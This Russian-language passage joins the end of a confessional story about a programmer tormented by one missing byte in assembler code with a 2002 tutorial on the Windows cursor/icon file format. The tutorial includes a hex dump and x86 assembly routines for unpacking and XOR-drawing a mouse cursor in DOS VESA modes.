Мы врем сами себе каждый день, убеждая сами себя, что живем правильно. А я не хочу, не могу больше врать! Ты не понимаешь, как это относится к этому дьявольскому байту!? Все очень просто. Я уже давно могу летать! И работа помогает мне в этом. Да-да! В пики высшего напряжения при решении своих задач я взлетаю. Это невозможно описать!
Но я не могу лететь постоянно. Я снова опускаюсь.. И так до нового кода в который надо что-то вложить. Я не знаю что. Какой то кусок себя, что ли. Но в этот раз я попался. Меня сгубила гордыня. Ну, как же! Я ведь гуру, умеющий снисходительно тыкать чайников носом и походя разрешать их проблемы! Мне так нравятся их взгляды на меня, как на божество. Ведь мы тщеславны и я не исключение.
Но сейчас все не так! Ты думаешь, проблема в этом одном байте и как его засунуть? Нет! Я не могу его запихнуть! Но это может сделать **не я**! Понимаешь?

Решение есть! Я это чувствую! Только я не способен его найти! Для этого я должен стать другим! Не собой! И кто-то или что-то четко поймал меня, на этот **один байт**!
Ты же отлично знаешь, что я умный и хитрый! Если бы задача не решалась, я бы ушел, ускользнул, сорвался с крючка! Но я считал, что она решается, и меня подсекли! Поймали на этот байт, как в сеть. И байт этот, это размер ячейки сетки, через который я не могу улизнуть. Слишком далеко я зашел.. И я не смогу уйти и снова быть свободным, если не изменю что-то в себе! Полностью изменить себя, понимаешь? Стать другим человеком! И тогда может быть, передо мной откроется дверь... Я не знаю куда.. Я не знаю что за ней.. И я не знаю, как и что я должен сделать для этого.. Да.. И еще цена.. Я и это понял.. Я не смогу быть как прежде.. Я не смогу летать больше.. Все будет кончено.. "
Я медленно поднялся и, ссутулившись, пошел к двери.. "Прощай.." глухо сказал я в пустоту..
"...Кретин!" неслось мне вслед, "

«Ты же сдохнешь над этой программой! Сдохнешь! Ты в зеркало на себя посмотри! Психушка для тебя - милость! Делай что-нибудь! Иди к бабам, напейся вдребезги...»
Но я уже ничего не слышу. "Господи, если ты есть - помоги.." Только на улице я спохватываюсь, что забыл перчатки и шапку. А зачем они мне? Разве это главное? А что главное? Зачем все? Кому все это нужно? Людям? Да наплевать им! Это **мне** нужно! Лично мне! Я сам загнал себя в ловушку и сам же не могу из нее выбраться. Что это? Наказание? Урок, что б впредь не задавался? Да уж, скорее так. Гонору у меня хоть отбавляй. Стоп, стоп.. Как он сказал? "К бабам?"

В офисе тепло и уютно. Калорифер. Чистенько. Жужжат компы. Папочки, стоечки. Девочки поят меня кофе, подкладывают булочки, которые я пожираю с жадностью, перемазавшись в шоколаде. Они подливают и подкладывают, сердобольно глядя на своего опустившегося коллегу. Девочки тоже программистки, чего-то там офисное набивают, на радость кадрам и бухгалтерии. Они аккуратны, при макияжах, отлично, словом выглядят, особенно по контрасту с моей многодневной щетиной, а может уже и бородой? Я кратко и с неохотой отвечаю на вопросы, что, мол меня до жизни такой довело. "Не решается. Ассемблер. Со стеком проблемы. Байта не хватает". Одна из них, Оксана, кажется, ее зовут, говорит с украинским приятно-округлым выговором: "Який такий стек? Зачем он тебе нужен? Мы с Олей, она на клиппере, я на фоксе никакого стека у нас нет. Может и тебе не надо? Вечно вы мужики себе пакость, какую выдумаете. Сами же и мучаетесь, скажи Оля?"
"Что?!" Только кресло мешает мне свалиться на пол. Какой-то противный, каркающий клекот рвется из меня.. "Вы пишете **без стека**!?"

А вот это уже истерика..

Я снова на улице. Милые, милые наши дамы. Как вы приятны в вашем неведении. И как это здорово, что вы этого не знаете. Вам и не нужно это знать. Сходить с ума от нерешенных задач, как и философских вопросов, это привилегия мужчин. Конечно, бывают и исключения. Но они скорее подтверждают правила. Если в верхнеуровневых языках дамы еще попадаются, к сям и ассемблерам практически исчезают, то в нашей области я не слышал о них вообще. И это правильно! Нечего валить на женщин еще и эти проблемы.

А ноги несут меня куда-то, мысли текут сами по себе. Мне они неинтересны, я человек конченый. Я не смогу с этим жить. Буду влачить существование, все равно кем, но уж к компьютерам этим, на пушечный выстрел не подойду, это уж точно. Поделом. Нечего было строить из себя крутого. А эта моя снисходительность сноба? Мол, все знаю, все мне по плечу.. Мда. Доигрался ..козел? Я бреду в этом абсолютно чужом для меня мире, в котором ни одна живая душа не в состоянии меня понять. Друг и тот не смог.. И никому нет до меня дела..

Но что это? Я здесь вроде был? Цветы. Скамейка. И бабушка на ней. Как будто и не уходила. Ведь мороз же? В нерешительности я присаживаюсь на край скамейки. Ого! руки то замерзли и ухи тоже. И тут, как будто что-то толкнуло меня, я встал, подошел к продавщице цветов и на последнюю трешку, (а зачем она мне?) купил розы и подошел к бабушке. В голове у меня судорожно билась мысль: что я делаю? Зачем? Она ждала, подняв ко мне лицо. И я выдавил из себя: "Извините. Я могу подарить Вам цветы? Я.. плохо подумал о Вас.. тогда.."

Она нисколько не удивилась. И сказала.. "Где же ты был так долго, сынок? Я замерзла ждать тебя.." !!!??? Сказать, что я удивился, значит не сказать ничего.. Я был потрясен, ошеломлен, раздавлен! А она продолжала: "Тебе ведь плохо, сынок?" Она смотрела на меня с участием. В ее глазах светилась мудрость, доброта и .. любовь. Вы понимаете!? Ко мне любовь.. И тогда я сказал: "Да! Мне плохо. Мне очень плохо.." Я не боялся и не стыдился. Что-то как будто упало с меня, отскочив, как шелуха. И я стал рассказывать.. Сбивчиво, торопясь и захлебываясь.

Я рассказывал бабушке, как я программирую однокристальные микропроцессоры..

Она внимательно, не перебивая, слушала меня. Она все понимала! Каждое мое слово! Это я видел по ее глазам. Я говорил и говорил. А она вела меня куда-то и я ел, что-то очень вкусное, а потом мы пили чай, с каким-то необыкновенным вареньем, на крохотной, но такой уютной кухне.
Наверное, это была очень странная картина. Полусумасшедший программист и старушка, его внимательно слушающая.. А потом говорила она. Я не помню о чем. Я только помню, что это было очень важное и нужное мне, что я черпал из этой кладези мудрости, которую можно обрести, только потеряв столь много, но обретя любовь..

И вдруг.. Снова стала разворачиваться внутри меня странная, невесомая и в то же время прочная конструкция. Она разворачивалась мощно и грациозно, окруженная великолепием огней. Каждая ее грань, каждый элемент были совершенны и неповторимы! И легонько вибрируя, она порождала музыку. И все это вместе наполняло меня необычайным трепетом и восторгом! Это я! Я создал ее! Это мной отшлифованы все ее грани! Ну почему этого никто не видит!? Ну посмотрите же! Разделите со мной мое счастье! Теперь я не боялся. Я **знал**, что она полетит! И она поможет и мне оторваться от земли. С ней и я полечу к звездам!
...

И я снова шел по улице. Но совсем по другой. А точнее просто в другом мире. Потому что этот был прекрасен! Снег брызгал разноцветными искрами тысяч неповторимых красок и такой неповторимой музыкой звучал под ногами. Это как будто ваш старенький компьютер с CGA монитором, вдруг стал показывать миллионы цветов. Впрочем, что за чушь я несу? Это много, много лучше.

Создавайте свои корабли. И пусть они путешествуют в необычайных мирах. Я был неправ. Каждый из нас может путешествовать и жить в этих мирах. И это неважно, как и где вы их создаете. Мы создаем программы в той же мере, в какой они создают нас. И настоящие программы создают не хитростью и для этого мало разума знаний и смекалки. Они должны пройти через сердце, потому, что являются порождением нашей любви.

Потому, что программы, которые мы создаем, чистый продукт творчества. Именно поэтому они столь привлекательны. Не нужно ни молотка, ни зубила, ни кистей и красок, что бы выразить в ней главное - себя! И это неважно, что может быть понять красоту ваших кодов сможет не так уж и много людей. Если написав свою программу мы стали лучше, то это правильная и хорошая программа! Но если вы думаете, что нужно меньше труда, то вы ошибаетесь. И если вы не готовы, или не хотите в своем творении оставить часть своей души и любви, не готовы к тому что б изменить себя, то лучше.. не пишите программ. Поищите себя, в чем-нибудь другом...

13. Форматы файлов

Курсоры

Автор: Павел Соколенко

Дата: 2002-06-16

Построение рисунка курсора

При работе в текстовых или графических режимах IBM драйвер мыши самостоятельно определяет установленный видеорежим и в зависимости от этого выбирает способ построения или удаления рисунка курсора, задача только разрешает или запрещает драйверу выполнять эти действия. Поэтому при работе в среде DOS, после установки режимов VESA строить и перемещать рисунок курсора должна задача. Операционные системы семейства Windows и OS/2, в отличие от DOS, поддерживают управление курсором, что упрощает действия прикладных задач..

Напомним, что код текущего режима хранится в байте, расположенном в области данных BIOS, по адресу 0000:0449. Трехзначные коды режимов VESA не помещаются в байте, поэтому их заменяют кодами OEM, которые уникальны для каждой модели видеокарты. Именно отсутствие стандартов на коды OEM не позволяет разрабатывать драйверы, выполняющие построение рисунка курсора во всех без исключения видеорежимах.

Изображение курсора отличается от обычных рисунков тем, что постоянно перемещается по экрану, следуя за перемещениями манипулятора "мышь". При этом оно должен быть четко видно на любом окружающем фоне и не должно оставлять следов от своего перемещения, за исключением тех случаев, когда такой след создается специально. Вывод новых рисунков на экран или удаление существующих не должны влиять на видимость и расположение курсора. В специальных случаях форма рисунка курсора может изменяться в зависимости от его местонахождения на экране или действий, выполняемых задачей в данный момент времени.

Поэтому при работе с изображением курсора выполняются специфические действия, которые не требовались при построении обычных рисунков. Но прежде чем рассматривать эти действия давайте разберемся, где можно взять и как подготовить рисунок курсора для его использования в задаче.

Курсоры для Windows

Наиболее доступными являются файлы, содержащие рисунки курсоров, подготовленные в стандарте Windows. Операционные системы Windows используют курсоры различной формы: стрелка, вертикальная черта, рука, песочные часы и пр. Конкретный рисунок курсора зависит от выполняемых действий и выбирается системой автоматически. Windows 9X позволяет изменять рисунки курсора при выборе "темы рабочего стола".

Windows 3.X работают с черно-белыми курсорами, заготовки рисунков которых хранятся в специальном файле и извлечь их из него не так просто. Однако существует специальное приложение MouseWarp, которое позволяет оператору выбирать рисунок курсора по своему усмотрению. В комплект этого приложения входит 19 файлов с заготовками рисунков курсоров,

которые можно использовать для наших целей.

Windows 95 не только сама изменяет форму курсора, но и позволяет это сделать оператору. Прилагаемые к ней заготовки рисунков курсоров хранятся в отдельном каталоге (Cursors) и вы можете их использовать.

Структура файлов Icon. Семейство Windows использует один общий стандарт Icon для хранения файлов с заготовками рисунков курсоров и пиктограмм (значков). Спецификации файлов имеют тип (расширение) cur для курсоров и ico для пиктограмм.

К сожалению автор не встречал точного описания стандарта хранения таких файлов, даже в справочнике Борна [4] содержатся явные неточности. Если вам попадется описание стандарта Icon для Windows, то ему не следует слепо доверять. Обязательно распечатайте дамп одного из доступных вам файлов и сравните распечатку с вариантом описания. В качестве эталона можно взять файл nc.ico, входящий в комплект Norton Commander. Для версии NC 5.0 он содержит заготовку рисунка капитанской фуражки с красными цифрами 5.0.

Стандартный файл формата Icon содержит четыре основные части: заголовок, палитру цветов, заготовку рисунка и маску.

Первые четыре слова заголовка содержат следующие данные. Слово с адресом (смещением) 0 всегда очищено (пустое). В слове с адресом 2 указывается вид рисунка: 1–пиктограмма, 2–курсор. Слово с адресом 4 содержит количество хранящихся в файле рисунков (обычно 1). Слово с адресом 6 рассматривается как два независимых байта, первый (смещение 6) содержит количество точек в строке, а второй (смещение 7) – количество строк. Стандартное содержание обоих байтов 32 (20h).

Из других полей заголовка важное значение имеет слово с адресом 36 (24h), содержащее количество бит которые занимает одна точка рисунка. Оно равно 1 для черно-белых рисунков и 4 для цветных. Эта величина указывает способ распаковки рисунка и размер палитры.

Палитра используемых цветов располагается в файле начиная с адреса 3Eh. Она содержит 2 или 16 строк в которых хранятся коды цветов в формате b, g, r, 0. Напомним, что в таком формате хранится палитра в BMP файлах для Windows (см. приложение "A"). В зависимости от количества цветов палитра занимает 8 (2 цвета) или 64 (16 цветов) байта.

Сразу после палитры размещается образ рисунка. Адрес его начала зависит от размера палитры и равен 46h для черно-белых рисунков или 7Eh для 16-ти цветных. Количество точек в рисунке фиксировано и составляет 32*32=1024 точки. Черно-белые рисунки упакованы по 8 точек в байте, а цветные – по 2 точки в байте. Соответственно, образ рисунка занимает в файле 128 или 512 байт.

После образа рисунка располагается маска. Адрес ее начала C6h для черно-белых рисунков или 27Eh для цветных. Маска хранится как черно-белый рисунок, упакованный по 8 точек в байте и занимает 128 байтов. Адрес ее начала отстоит от конца файла 128 байтов.

Образ рисунка и маска хранятся в перевернутом виде: первой записана последняя строка, второй – предпоследняя и т.д., последней в файле хранится первая строка рисунка или маски. Такой способ хранения данных используется в файлах формата BMP (см. приложение "A").

Дамп файла с рисунком курсора. В примере 1 приведена распечатка (дамп) файла left_00.cur, входящего в комплект MouseWarp. Он содержит рисунок стрелки наклоненной вправо (обычно стрелка наклонена влево). Распечатка приведена в общепринятой шестнадцатиричной форме, каждой строке предшествует адрес ее начала в файле..

Заголовок файла

```
000 00 00 02 00 01 00 20 20 00 00 0E 00 04 00 30 01
010 00 00 16 00 00 00 28 00 00 00 20 00 00 00 40 00
020 00 00 01 00 01 00 00 00 00 00 00 01 00 00 00 00
030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Палитра, содержащая описание черного и белого цветов

```
03E 00 00 00 00 FF FF FF 00
```

Рисунок курсора, упакованный по 8 точек в байте

```
046 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
056 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
066 06 00 00 00 06 00 00 00 03 00 00 00 03 00 00 00
076 01 80 00 00 01 84 00 00 00 CC 00 00 00 DC 00 00
086 00 FC 00 00 07 FC 00 00 03 FC 00 00 01 FC 00 00
096 00 FC 00 00 00 7C 00 00 00 3C 00 00 00 1C 00 00
0A6 00 0C 00 00 00 04 00 00 00 00 00 00 00 00 00 00
0B6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Маска курсора, упакованная по 8 точек в байте

```
0C6 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
0D6 FF FF FF FF FF FF FF FF FF FF FF FF F9 FF FF FF
0E6 F0 FF FF FF F0 FF FF FF F8 7F FF FF F8 7D FF FF
0F6 FC 39 FF FF FC 31 FF FF fE 01 FF FF FE 01 FF FF
106 E0 01 FF FF F0 01 FF FF F8 01 FF FF FC 01 FF FF
116 FE 01 FF FF FF 01 FF FF FF 81 FF FF FF C1 FF FF
126 FF E1 FF FF FF F1 FF FF FF F9 FF FF FF FD FF FF
136 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```

Пример 1. Распечатка (dump) файла Left_00.cur.

Для того чтобы лучше понять как хранятся и кодируются рисунок курсора и его маска, советуем вам нарисовать их на бумаге в клетку. Рисунок и маска упакованы одинаково, по 8 точек в байте. Единица в разряде означает наличие точки (заштрихованная клетка на бумаге), а нуль – отсутствие точки (пустая клетка на бумаге). После построения вы увидите что маска похожа на негативное изображение рисунка, но если их совместить, то окажется, что рисунок стрелки в маске оконтурен белой линией.

Предварительная подготовка рисунка.

В исходном виде рисунок курсора и маска не удобны для многократного использования. Их надо распаковать, перевернуть, по возможности сократить и хранить в оперативной памяти до конца выполнения задачи.

Перед построением изображения курсора, как и любого рисунка, должна быть установлена палитра используемых цветов. В данном случае палитра хранится в формате BMP для Windows. Напомним, что в зависимости от способа установки палитры могут изменяться коды точек рисунка курсора (но не маски).

Поворот рисунка и маски. Рисунок на экране проще строить в естественном порядке, т.е в направлении слева направо и сверху вниз. В исходном виде рисунок и маска хранятся "вверх ногами", поэтому перед распаковкой их надо повернуть. При повороте переставляют 16 пар строк: первую строку с последней, вторую – с предпоследней и т.д.

В примере 2 показано как можно программно переставить строки маски или черно-белого рисунка. Перед выполнением примера исходный файл должен быть прочитан в буфер, сегмент которого указывается в регистре fs, смещение (адрес) рисунка или маски в буфере помещается в регистр di. Перевернутое изображение записывается на место исходного.

```
        mov  si, di        ; копируем адрес первой строки
        add  si, 124       ; получаем адрес последней строки
        mov  cx, 16        ; количество пар строк
turn:   mov  eax, fs:[di]  ; eax = строка 1
```

```
xchg eax, fs:[si]  ; eax = строка 2; fs:[si] = строка 1
mov  fs:[di], eax  ; fs:[di] = строка 2
add  di, 04        ; адрес следующей строки
sub  si, 04        ; адрес предыдущей строки
loop turn          ; управление повторами цикла
```

Пример 2. Поворот черно-белого рисунка или маски.

Выполнение примера 2 начинается с подготовки адреса последней строки и задания количества переставляемых пар строк. Перестановку пар строк выполняет цикл, его первая команда имеет метку turn. Она копирует в eax первую строку пары.

Следующая команда переставляет содержимое eax и второй строки пары. Третья команда копирует содержимое eax в первую строку. В результате переставлена пара строк. Затем корректируются адреса строк и команда loop повторяет выполнение цикла 16 раз.

При перестановке расположение байтов в строке не изменяется, поскольку пересылку выполняет одна команда.

Для переворота цветного рисунка этот пример не подходит, в таком случае для перестановки 16 байтов пары строк надо организовать внутренний цикл, а во внешнем подготавливать адреса переставляемой пары.

Распаковка рисунка и маски. Повернутые рисунок и маску надо распаковать и сохранить в оперативной памяти. Для их хранения выделяется два массива, размером по 1024 байта (один байт на точку). В дальнейшем мы будем называть эти массивы pntimage и pntmask, первый содержит распакованный рисунок курсора, а второй – маску.

При распаковке черно-белого рисунка содержимое каждого байта, обрабатывается начиная со старшего разряда и значение каждого бита (0 или 1) помещается в соответствующий байт массива pntimage.

При распаковке 16-ти цветного рисунка в байты массива pntimage записываются сначала старшая, а затем младшая тетрада каждого байта упакованного рисунка. Коды распакованных точек изменяются от 0 до Fh.

Подпрограммы распаковки строк 16-ти и 2-х цветных рисунков приведены в примерах 3.17 и 3.18, но они записывают результат в видеопамять. Применительно к данному случаю их надо изменить так, чтобы результат записывался в оперативную память и организовать цикл для распаковки всего рисунка или маски.

После распаковки рисунка будут получены коды цветов, являющиеся адресами строк прилагаемой палитры. Маловероятно, чтобы они совпали с кодами цветов системной палитры, с которой работает задача. Едва ли в ней код белого цвета будет равен 1 или 0Fh, как в прилагаемой к рисунку палитре.

Поэтому у вас есть две возможности: либо преобразовать распакованные коды рисунка так, чтобы они соответствовали системной палитре, либо в системной палитре зарезервировать 2 или 16 первых регистров цвета для работы с курсором. Второй способ используется в Windows при работе в режимах PPG.

Последовательность действий при распаковке маски та же, что и при распаковке черно-белого рисунка. Но, если текущий бит маски содержит 0, то соответствующий байт массива pntmask очищается, а если текущий бит маски содержит 1, то устанавливаются **все разряды** соответствующего байта массива pntmask (в него записывается код FFh). Это объясняется специфическим назначением маски – при ее наложении байты видеопамяти либо полностью очищаются, либо остаются без изменения. **Сокращение рисунка и маски.** При выполнении графических задач курсор перемещается достаточно часто, поэтому желательно сократить до минимума действия связанные с его построением и перемещением.

Для этого, в частности, можно исключить из исходного рисунка не используемые (пустые) строки и столбцы.

Как правило, размеры рисунка меньше стандартного поля 32x32 точки. Например, изображение стрелки, хранящейся в файле Left_00.cur (пример 1) помещается в прямоугольнике шириной в 14 и высотой в 21 точку. Следовательно для его хранения в памяти достаточно выделить не 1024, а всего 294 байта. Очевидно, что при сокращении рисунка не только уменьшается занимаемое им пространство оперативной памяти, но и ускоряется процесс его вывода на экран. Рисунок и маска взаимосвязанны, поэтому при исключении строки или столбца рисунка надо исключить соответствующую строку или столбец маски.

Пример описания рисунка и маски. В примере 3 заготовка рисунка и маска описаны на языке ассемблера.

Это распакованный файл из примера 1, в котором переставлены не только строки, но и столбцы, для того чтобы стрелка курсора была наклонена влево а не вправо.

```
pntimage db 00,00,00,00,00,00,00,00,00,00,00,00,00,00
  db 00,00,00,00,00,00,00,00,00,00,00,00,00,00
  db 00,00,FF,00,00,00,00,00,00,00,00,00,00,00
  db 00,00,FF,FF,00,00,00,00,00,00,00,00,00,00
  db 00,00,FF,FF,FF,00,00,00,00,00,00,00,00,00
  db 00,00,FF,FF,FF,FF,00,00,00,00,00,00,00,00
  db 00,00,FF,FF,FF,FF,FF,00,00,00,00,00,00,00
  db 00,00,FF,FF,FF,FF,FF,FF,00,00,00,00,00,00
  db 00,00,FF,FF,FF,FF,FF,FF,FF,00,00,00,00,00
  db 00,00,FF,FF,FF,FF,FF,FF,FF,FF,00,00,00,00
  db 00,00,FF,FF,FF,FF,FF,FF,00,00,00,00,00,00
  db 00,00,FF,FF,FF,00,FF,FF,00,00,00,00,00,00
  db 00,00,FF,FF,00,00,FF,FF,00,00,00,00,00,00
  db 00,00,FF,00,00,00,00,FF,FF,00,00,00,00,00
  db 00,00,00,00,00,00,00,00,FF,FF,00,00,00,00
  db 00,00,00,00,00,00,00,00,00,FF,FF,00,00,00
  db 00,00,00,00,00,00,00,00,00,00,FF,FF,00,00
  db 00,00,00,00,00,00,00,00,00,00,00,FF,FF,00
  db 00,00,00,00,00,00,00,00,00,00,00,00,FF,FF
  db 00,00,00,00,00,00,00,00,00,00,00,00,00,00
pntmask  db FF,00,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
  db FF,00,00,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
  db FF,00,00,00,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
  db FF,00,00,00,00,FF,FF,FF,FF,FF,FF,FF,FF,FF
  db FF,00,00,00,00,00,FF,FF,FF,FF,FF,FF,FF,FF
  db FF,00,00,00,00,00,00,FF,FF,FF,FF,FF,FF,FF
  db FF,00,00,00,00,00,00,00,FF,FF,FF,FF,FF,FF
  db FF,00,00,00,00,00,00,00,00,FF,FF,FF,FF,FF
  db FF,00,00,00,00,00,00,00,00,00,FF,FF,FF,FF
  db FF,00,00,00,00,00,00,00,00,00,00,FF,FF,FF
  db FF,00,00,00,00,00,00,00,00,00,00,00,FF,FF
  db FF,00,00,00,00,00,00,00,00,00,00,00,00,FF
  db FF,00,00,00,00,00,00,00,00,FF,FF,FF,FF,FF
  db FF,00,00,00,00,00,00,00,00,FF,FF,FF,FF,FF
  db FF,00,00,00,FF,FF,00,00,00,00,FF,FF,FF,FF
  db FF,00,00,FF,FF,FF,00,00,00,00,FF,FF,FF,FF
  db FF,00,FF,FF,FF,FF,FF,00,00,00,00,00,FF,FF
  db FF,FF,FF,FF,FF,FF,FF,00,00,00,00,00,FF,FF
  db FF,FF,FF,FF,FF,FF,FF,FF,00,00,00,00,00,FF
  db FF,FF,FF,FF,FF,FF,FF,FF,00,00,00,00,00,FF
   db FF,FF,FF,FF,FF,FF,FF,FF,00,00,FF,FF,FF
```

Пример 3. Описание рисунка и маски курсора.

В примере 3 метки pntimage и pntmask предшествуют директиве db, поэтому двоеточие после них не ставится. Если вы будете включать текст примера в свою программу, то все коды FF надо заменить на 0FFh или на десятичное число "-1". Здесь это не сделано только из соображений наглядности, чтобы можно было увидеть образованный из цифр рисунок. Текст примера лучше

всего включить в сегмент данных вашей программы. Для того чтобы рисунок курсора был черно-белым нулевой регистр цвета видеокарты должен быть очищен, а в последнем (255-ом) регистре должен находиться код белого цвета (3F,3F,3F).

Подведем итог всему сказанному в данном разделе. Курсор, хранящийся в файле формата Icon не удобно использовать без предварительного преобразования рисунка и маски и установки палитры используемых в рисунке цветов. Если вы хотите, чтобы ваша задача могла работать с файлами формата Icon, то в нее придется включить специальную процедуру, выполняющие описанные в данном разделе действия. Если же нужен только один рисунок курсора, то его преобразование проще выполнить вне задачи, а в исходный текст задачи включить результат как это сделано в примере 3.

Преобразования выполняются вручную или с помощью специально составленной программы, поскольку стандартные графические редакторы не работают с файлами формата Icon. Преобразование вручную занимает сравнительно немного времени. Сначала исходный файл преобразуется в символьную форму, т.е. в файл содержащий шестнадцатиричные коды (дамп).

А затем символьный файл редактируют с помощью любого текстового редактора, например входящего в Norton Commander и вызываемого нажатием функциональной клавиши F4.

Немаскируемый курсор

При построении обычных рисунков их образы копируются в видеопамять, но если таким способом построить рисунок, образ которого приведен в примере 3, то изображение белой стрелки будет расположено на фоне черного прямоугольника. Очевидно, что работать с таким изображением курсора неудобно и черный фон окружающий стрелку надо убрать. Для исключения окружающего фона используются либо маскировка, либо специальные способы построения изображения курсора.

Один из таких способов уже использовали в для построения текстового курсора, он описан в разделе 5.2.4, пример 5.24. Здесь нас интересует более общий вариант подобной подпрограммы, позволяющий строить изображение курсора произвольного размера и формы.

Но запись кодов точек в видеопамять, по прежнему, будет выполнять логическая операция XOR, вычисляющая функцию "исключающее или" (exclusive OR).

Предварительные замечания. Образ рисунка курсора можно хранить в любом сегменте оперативной памяти, но учитывая его небольшой размер (294 байта) мы будем считать, что он расположен в сегменте данных (пример 3) и имеет имя pntimage. Маска при построении не используется, поэтому массив pntmask нас в данном случае не интересует.

Учитывая, что размеры рисунка не фиксированы и зависят от его формы, в разделе данных задачи надо описать две следующие переменные:

```
pntXsize dw 14 ; количество точек в строке рисунка курсора
pntYsize dw 21 ; количество строк в рисунке курсора
```

В приведенном описании значения переменных соответствуют размерам рисунка, показанного в примере 3.

Курсор является особым рисунком, его координаты в видеопамяти могут использоваться в различных целях. Поэтому они хранятся в специальных переменных, значение которых может изменяться **только** при перемещении манипулятора "мышь". В примере 8 описано несколько переменных, используемых при работе с курсором. Здесь нас интересуют только две из них. Переменная Winpnt содержит текущее окно видеопамяти, а Offspnt – адрес (смещение) точки

левого верхнего угла рисунка курсора в этом окне. **Подпрограмма Tglpntr.** Текст подпрограммы, изменяющей состояние курсора на противоположное приведен в примере 4. При каждом нечетном вызове Tglpntr рисунок курсора появится на экране, а при четном на его месте восстановится исходный фон. Явно задаваемые входные параметры отсутствуют. Регистр es должен содержать код видеосегмента.

```
Tglpntr: pusha  ; сохранение содержимого регистров
 push Cur_win ; сохранение исходного окна
 mov ax, Winpnt ; ax = окно с рисунком курсора
 mov Cur_win, ax ; Cur_win = Winpnt
 call setwin ; установка исходного окна
 lea  si, pntimage ; si = адрес массива pntimage
 mov di, Offspnt ; di = адрес в сегменте видеопамяти
 mov cx, pntYsize ; cx = кол-во повторов внешнего цикла
 mov bx, horsize ; вычисляем константу для
 sub bx, pntXsize ; коррекции адресов строк
Displ_1: push cx ; сохраняем счетчик строк
 mov cx, pntXsize ; cx = количество точек в строке рисунка
Displ_2: lodsb  ; !! al = код очередной точки рисунка
 xor es:[di], al ; !! корректируем байт видеопамяти
 inc di ; !! увеличение адреса видеопамяти
 jnz @F ; -> адрес в пределах текущего сегмента
 call nxtwin ; конец сегмента, смена окна
@@: loop Displ_2 ; управление повторами цикла
 pop cx ; восстанавливаем счетчик строк
 add di, bx ; адрес начала следующей строки
 jnc @F ; -> адрес в пределах текущего сегмента
 call nxtwin ; конец сегмента, смена окна
@@: loop Displ_1 ; управление повторами цикла
 pop Cur_win ; восстановление Cur_win
 popa  ; восстановление содержимого регистров
 call setwin ; восстановление исходного окна
 ret  ; возврат из подпрограммы
```

Пример 4. Подпрограмма переключения состояния курсора.

В подпрограмме примера 4 используется только 5 регистров - ax, bx, cx, si и di, но для сокращения ее текста первая команда pusha сохраняет в стеке содержимое всех регистров. Затем в стеке сохраняется исходное значение переменной Cur_win, а ей присваивается новое значение и устанавливается соответствующее окно видеопамяти. В регистры si, di помещаются адреса оперативной и видеопамяти, а в cx – количество строк в рисунке курсора. В конце подготовки в регистре bx формируется разность horsize - pntXsize, используемая в цикле построения для коррекции адресов строк видеопамяти.

Построение рисунка выполняют два вложенных цикла.

Внешний цикл имеет метку Displ_1. Он начинается с сохранения в стеке и изменения содержимого регистра cx, после чего выполняется внутренний цикл.

Внутренний цикл имеет метку Displ_2. Его первая команда lodsb считывает в регистр al байт, адрес которого находится в регистрах ds:si и увеличивает содержимое si на 1. Затем логическая операция XOR записывает содержимое регистра al в видеопамять. Регистр-посредник al нужен потому, что у команды xor (как и у команды mov) оба операнда не могут находиться в памяти.

После вывода очередной точки адрес видеопамяти увеличивается на 1 и если его значение осталось в пределах сегмента, то команда jnz @F обходит call nxtwin. В противном случае call nxtwin выполняется и устанавливает следующее окно. Последняя команда (loop Disp_2) повторяет выполнение цикла до тех пор, пока не будет нарисована вся строка.

После выхода из внутреннего цикла из стека выталкивается содержимое счетчика повторов и вычисляется адрес начала в видеопамяти следующей строки рисунка.

Если при этом происходит переполнение, то устанавливается следующее окно видеопамяти. Команда loop Disp_1 повторяет выполнение внешнего цикла до тех пор, пока не будет построен

весь рисунок курсора.

Перед возвратом из подпрограммы из стека выталкивается содержимое переменной Cur_win и всех сохраненных регистров, восстанавливается исходное окно видеопамяти и происходит возврат на вызывающий модуль.

Недостатки не маскируемого курсора. Очевидными преимущества работы с не маскируемым курсором следующие:

• для построения и удаления курсора нужна одна подпрограмма;

• подпрограмма выполняется сравнительно быстро;

• в оперативной памяти хранится только образ рисунка.

Но такой способ построения имеет один существенный недостаток, сводящий на нет перечисленные преимущества.

Идея использования не маскируемого курсора основана на том, что при определенных значениях операнда источника команда xor инвертирует код операнда приемника или не изменяет его. При выполнении описанной подпрограммы источником являются точки заготовки рисунка, а приемником точки видеопамяти. Образ рисунка является черно-белым, коды его точек имеют значения либо 00, либо FFh. Поэтому при построении рисунка цвета точек экрана, расположенных под стрелкой инвертируются, а окружающих стрелку не изменятся. Таким образом, цвет не маскируемого рисунка курсора на экране зависит от исходного цвета точек в том месте экрана, на котором он создается.

Вспомним таблицу 4.1 из главы 4. При ее описании говорилось что два цвета являются дополнительными, если при их наложении получается белый цвет. В частности дополнением к черному цвету является белый, к синему – желтый, к красному – циан, к зеленому – мажента. Исходя из этого можно представить как изменяется цвет курсора в зависимости от исходного цвета точек экрана. Если же цвет экрана не однороден, т.е. на там находится какая-то картинка, то и изображение курсора будет неоднородным. На пестром фоне оно может "потеряться" – стать трудно различимым для глаза.

При работе в режимах PPG описанная подпрограмма инвертирует не код цвета, а номер регистра видеокарты. Полученный при инверсии цвет будет зависеть от установленной (системной) палитры. Эта особенность успешно использовалась, например, в ранних версиях Windows – системная палитра подбиралась так, чтобы можно было использовать не маскируемый курсор.

В заключение заметим, что после описания построения маскируемого курсора, в разделе 6.1.5 мы продолжим обсуждение некоторых вопросов, связанных с построением изображения курсора.

Маскируемый курсор

Маскировка является одним из способов исключения ненужных частей изображения в процессе построения рисунка. Она применяется не только при выводе на экран изображений курсоров и пиктограмм, но и во многих других случаях, например, при сборке рисунков из отдельных частей. Маска может быть подготовлена заранее с учетом особенностей рисунка или формируется динамически, на основании анализа цветов строящегося рисунка. В данном разделе рассмотрена работа с готовой маской.

Как производится маскировка. В предыдущем разделе мы использовали то, что при определенных условиях команда xor инвертирует значение операнда приемника. Но у нее есть еще одно полезное свойство. Вспомним таблицу истинности логической функции "исключающее или".

